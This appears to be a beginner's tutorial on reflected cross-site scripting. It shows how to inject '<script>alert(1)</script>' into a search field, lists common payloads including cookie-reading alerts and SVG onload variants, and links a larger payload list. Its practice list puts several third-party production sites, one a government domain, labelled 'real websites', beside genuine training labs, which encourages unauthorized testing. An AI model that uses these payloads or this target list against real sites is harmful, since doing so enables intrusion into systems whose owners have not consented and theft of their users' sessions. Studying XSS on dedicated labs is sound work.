
Example:3 ; page-2

Search for where you text reflecting on webpage


3.



4.


If you search is reflecting then type the payload-
<script>alert(1)</script>

Example:3 ; Page-3



If you got a popup then it is XSS and if not then site is not vulnerable for XSS.

Impact of XSS vulnerabilities

An attacker who exploits a cross-site scripting vulnerability is typically able to:

1. Impersonate or masquerade as the victim user.
2. Carry out any action that the user is able to perform.
3. Read any data that the user is able to access.
4. Capture the user's login credentials.
5. Perform virtual defacement of the web site.
6. Inject trojan functionality into the web site.

Payload:

Common Payload:

1. <script>alert(document.cookie)</script>
2. onmouseover=alert(document.cookie)
3. <IMG SRC=javascript:alert('XSS')>

4 <svg/onload=prompt(1)>

5. <svg/onload=alert(1)>

payload list:[You can for fork or download it from below link]

https://github.com/pgaijin66/XSS-Payloads/blob/master/payload.txt

Terminology

It should be noted that there is overlap in the terminology currently used to describe XSS: a DOM-based XSS attack is also either persistent or reflected at the same time; it's not a separate type of attack. There is no widely accepted terminology that covers all types of XSS without overlap. Regardless of the terminology used to describe XSS, however, the most important thing to identify about any given attack is where the malicious input comes from and where the vulnerability is located.

Online Labs or Website:

- http://tncgroup.pk/ (real websites)
- https://ep.gov.pk/ (real websites)
- https://www.woodlandworldwide.com/ [in search bar](real websites)
- https://portswigger.net/web-security/cross-site-scripting/
- http://testphp.vulnweb.com/
- http://leettime.net/xsslab1/
- https://xss-game.appspot.com/level1/
- http://prompt.ml/
- https://xss-quiz.int21h.jp/
- https://zixem.altervista.org/XSS/

Kushagra

KUSHAGRA SRIVASTAV

as

H4CK3R3541